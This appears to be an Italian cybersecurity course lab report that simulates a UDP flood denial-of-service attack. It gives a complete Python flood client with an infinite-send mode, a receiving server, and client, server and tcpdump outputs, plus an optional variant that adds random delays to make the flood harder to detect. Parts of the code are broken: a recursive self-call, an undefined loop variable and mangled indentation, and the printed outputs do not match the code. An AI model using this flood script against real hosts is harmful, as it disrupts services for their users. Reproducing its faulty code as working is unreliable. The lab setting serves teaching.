

W7D4 - UDP flood

Obiettivo dell'esercitazione:

L'esercitazione ha lo scopo di simulare un attacco UDP flood, una tecnica di Denial of Service (DoS) che mira a sovraccaricare un servizio inviando un elevato numero di pacchetti UDP verso un target, saturandone le risorse e rendendolo temporaneamente indisponibile.

L'obiettivo principale è comprendere il meccanismo alla base di questo tipo di attacco, sperimentando in un ambiente controllato come:

- Un client genera e invia pacchetti UDP di dimensione fissa (1 KB) verso un indirizzo specifico;
- Un server UDP in ascolto riceve e conta i pacchetti, dimostrando l'effettivo impatto del traffico generato;
- Strumenti come tcpdump verificano il traffico in transito, confermando la correttezza dell'esercizio.

Analisi del Codice Client

Il codice client implementa un attacco UDP flood attraverso queste componenti fondamentali:

1. Configurazione iniziale

- Importazione moduli essenziali;
- socket per la comunicazione di rete;
- random per la generazione di dati casuali;
- Struttura base con funzione `attacco_udp()` che racchiude tutta la logica operativa.

2. Acquisizione parametri

- Indirizzo IP target;
- Porta UDP target;
- Numero pacchetti.

3. Creazione socket con:

- `sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM).`

4. Generazione payload

- Produzione dati casuali 1 KB con `random.randbytes(1024)`
- Dimensione fissa garantita (1024 byte = 1 KB).

5. Modalità limitata

- Ciclo for con numero prestabilito di iterazioni;
- Invio tramite `sock.sendto()`;
- Feedback progressivo ogni 100 pacchetti.

6. Modalità infinita

- Ciclo while True continuo;
- Stesso meccanismo di invio;
- Contatore progressivo senza limite superiore.

```
GNU nano 8.3 esercizio_udp.py
import socket
import random

def attacco_udp():
    """
    Funzione principale per l'invio di pacchetti UDP
    Genera pacchetti casuali da 1KB e li invia al target
    """
    # Genera un pacchetto casuale di esempio
    pacchetto_di_test = random.randbytes(1024)
    print("[*] Pacchetto di test generato")

    # Configurazione attacco
    ip_vittima = input("Inserisci l'IP del bersaglio: ")
    porta_vittima = int(input("Inserisci la porta UDP: "))
    numero_pacchetti = input("Numero di pacchetti (0 per infinito): ")

    try:
        # Preparazione socket UDP
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        bersaglio = (ip_vittima, porta_vittima)

        # Modalità attacco
        if numero_pacchetti == "0":
            print("[!] Modalità attacco infinito (CTRL+C per fermare)")
            contatore = 0
            while True:
                dati_casuali = random.randbytes(1024)
                sock.sendto(dati_casuali, bersaglio)
                contatore += 1
                if contatore % 100 == 0: # Feedback ogni 100 pacchetti
                    print(f"[+] Inviati {contatore} pacchetti ... ")

        else:
            # Modalità a pacchetti limitati
            print(f"[!] Invio di {numero_pacchetti} pacchetti UDP")
            for i in range(int(numero_pacchetti)):
                dati_casuali = random.randbytes(1024)
                sock.sendto(dati_casuali, bersaglio)
                if (i+1) % 100 == 0 or (i+1) == int(numero_pacchetti):
                    print(f"[+] Pacchetto {i+1}/{numero_pacchetti} Inviato")

    except KeyboardInterrupt:
        print("\n[!] Attacco interrotto dall'utente")
    except Exception as errore:
        print(f"[ERRORE] {str(errore)}")
    finally:
        sock.close()
        print("[+] Connessione chiusa")

    # Avvio attacco
    attacco_udp()
```

Analisi del Codice Server

Il server UDP (udp_server.py) è progettato per ricevere e monitorare il traffico generato dall'attacco, con le conseguenti caratteristiche:

1. Configurazione base

- Importazione del solo modulo socket necessario;
- Creazione socket UDP con: sock = socket(socket.AF_INET, socket.SOCK_DGRAM).

2. Binding del socket


- Collegamento a tutte le interfacce di rete (0.0.0.0) sulla porta 1234.

3. Struttura principale

- Ciclo infinito while True per ricezione continua;
- Utilizzo di recvfrom(1024) per ricevere dati (buffer da 1024 byte) e ottenere indirizzo del mittente (IP e porta).

4. Gestione pacchetti

- Incremento contatore pacchetti ricevuti;
- Stampa dettagliata per ogni pacchetto: print(f"Pacchetto {count} da {addr[0]}: {len(data)} byte");
- Mostra: numero progressivo, IP sorgente e dimensione effettiva del pacchetto.



```
GNU nano 8.3                                udp_ser
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(("0.0.0.0", 1234))
print("Server UDP attivo. CTRL+C per fermare\n" + "-"*40)

try:
    count = 0
    while True:
        data, addr = sock.recvfrom(1024)
        count += 1
        print(f"Pacchetto {count} da {addr[0]}: {len(data)} byte")
except KeyboardInterrupt:
    print("\nServer chiuso")
finally:
    sock.close()
```

Esecuzione degli Script e Sniffing

L'esercitazione prevede l'esecuzione contemporanea di tre componenti:

- Client d'attacco (esercizio_udp.py): genera il traffico UDP;
- Server UDP (udp_server.py): riceve e registra i pacchetti;
- Sniffer di rete (tcpdump): verifica il traffico a livello di rete.

Output Client:

```
(kali㉿kali)-[~/Desktop]
$ python esercizio_udp.py
Inserisci l'IP del bersaglio: 192.168.32.102
Inserisci la porta UDP: 1234
Numero di pacchetti (0 per infinito): 4
[!] Invio di 4 pacchetti UDP
[+] Pacchetto 4/4 Inviato per fermare
[+] Connessione chiusa
[*] Pacchetto di test generato 1024 byte
```

Output Server:

```
(kali㉿kali)-[~/Desktop]
$ python udp_server.py
Server UDP attivo. CTRL+C per fermare

Pacchetto 1 da 192.168.32.102: 1024 byte
Pacchetto 2 da 192.168.32.102: 1024 byte
Pacchetto 3 da 192.168.32.102: 1024 byte
Pacchetto 4 da 192.168.32.102: 1024 byte
```

Output tcpdump:

```
(kali㉿kali)-[~/Desktop]
$ sudo tcpdump -i lo -n udp port 1234
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:59:34.708714 IP 192.168.32.102.47960 > 192.168.32.102.1234: UDP, length 1024
14:59:34.708778 IP 192.168.32.102.47960 > 192.168.32.102.1234: UDP, length 1024
14:59:34.708787 IP 192.168.32.102.47960 > 192.168.32.102.1234: UDP, length 1024
14:59:34.708794 IP 192.168.32.102.47960 > 192.168.32.102.1234: UDP, length 1024
```

Questa esercitazione ha dimostrato con successo come un semplice script Python possa simulare un attacco UDP flood, evidenziando il potenziale impatto di un traffico massivo su un servizio in ascolto. L'analisi incrociata tra client, server e tcpdump ha confermato la corretta trasmissione e ricezione dei pacchetti, validando il funzionamento del codice. L'esercitazione, seppur condotta in ambiente controllato, offre spunti concreti su come identificare e mitigare attacchi DDos reali.

Facoltativo

Obiettivo dell'esercitazione:

L'esercizio facoltativo introduce un elemento chiave per rendere l'attacco UDP flood realistico e difficilmente rilevabile: l'aggiunta di un ritardo casuale tra l'invio dei pacchetti. Questa modifica, seppur semplice, è la differenza tra un attacco teorico e una simulazione credibile, avvicinandosi alle tecniche usate dagli hacker in contesti reali.

Analisi del Codice

1. Generazione del ritardo

- `random.uniform()` garantisce distribuzione uniforme;
- L'intervallo 0-0,1s è ottimale per evitare ritardi eccessivi e mantenere l'efficacia dell'attacco.
- `time.sleep(delay)` sospende l'esecuzione per il tempo specificato (intervalli irregolari tra i pacchetti).

2. Gestione dell'output

- `end="\r"` sovrascrive la riga di output invece di andare a capo (migliora la leggibilità durante l'invio continuo).

```
import socket
import random
import time

def attacco_udp():
    """
    Funzione principale per l'invio di pacchetti UDP
    Genera pacchetti casuali da 1KB e li invia al target
    """
    # Genera un pacchetto casuale di esempio
    pacchetto_di_test = random.randbytes(1024)
    print("[*] Pacchetto di test generato")

    # Configurazione attacco
    ip_vittima = input("Inserisci l'IP del bersaglio: ")
    porta_vittima = int(input("Inserisci la porta UDP: "))
    numero_pacchetti = input("Numero di pacchetti (0 per infinito): ")

    try:
        # Preparazione socket UDP
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        bersaglio = (ip_vittima, porta_vittima)

        # Modalità attacco
        if numero_pacchetti == "0":
            print("[!] Modalità attacco infinito (CTRL+C per fermare)")
            contatore = 0
            while True:
                dati_casuali = random.randbytes(1024)
                sock.sendto(dati_casuali, bersaglio)
                contatore += 1
                delay = random.uniform(0, 0.1) # Ritardo
                print(f"[>] Invio pacchetto {i+1}/{numero_pacchetti} | Ritardo: {delay:.3f}s", end="\r")
                time.sleep(delay)
                if contatore % 100 == 0: # Feedback ogni 100 pacchetti
                    print(f"[+] Inviati {contatore} pacchetti ... ")
            
```

```

else:
    # Modalità a pacchetti limitati
    print(f"[!] Invio di {numero_pacchetti} pacchetti UDP")
    for i in range(int(numero_pacchetti)):
        dati_casuali = random.randbytes(1024)
        sock.sendto(dati_casuali, bersaglio)
        delay = random.uniform(0, 0.1) # Ritardo
        print(f"[->] Invio pacchetto {i+1}/{numero_pacchetti} | Ritardo: {delay:.3f}s", end="\r")
        time.sleep(delay)
    if (i+1) % 100 == 0 or (i+1) == int(numero_pacchetti):
        print(f"[+] Pacchetto {i+1}/{numero_pacchetti} Inviato")

except KeyboardInterrupt:
    print("\n[!] Attacco interrotto dall'utente")
except Exception as errore:
    print(f"[ERRORE] {str(errore)}")
finally:
    sock.close()
    print("[+] Connessione chiusa")

# Avvio attacco
attacco_udp()

```

Esecuzione Script

Output Client::

```

(kali@kali)-[~/Desktop]
$ python3 esercizio_udp.py
Inserisci l'IP del bersaglio: 192.168.32.102
Inserisci la porta UDP: 1234
Numero di pacchetti (0 per infinito): 5
[!] Invio di 5 pacchetti UDP
[+] Pacchetto 5/5 Inviato | Ritardo: 0.020s
[+] Connessione chiusa
[*] Pacchetto di test generato

```

Output Server:

```

(kali@kali)-[~/Desktop]
$ python3 udp_server.py
Server UDP attivo. CTRL+C per fermare

Pacchetto 1 da 192.168.32.102: 1024 byte
Pacchetto 2 da 192.168.32.102: 1024 byte
Pacchetto 3 da 192.168.32.102: 1024 byte
Pacchetto 4 da 192.168.32.102: 1024 byte
Pacchetto 5 da 192.168.32.102: 1024 byte

```

L'estensione dimostra come piccole modifiche possano aumentare significativamente il realismo della simulazione, avvicinandola a scenari reali di attacchi DDos.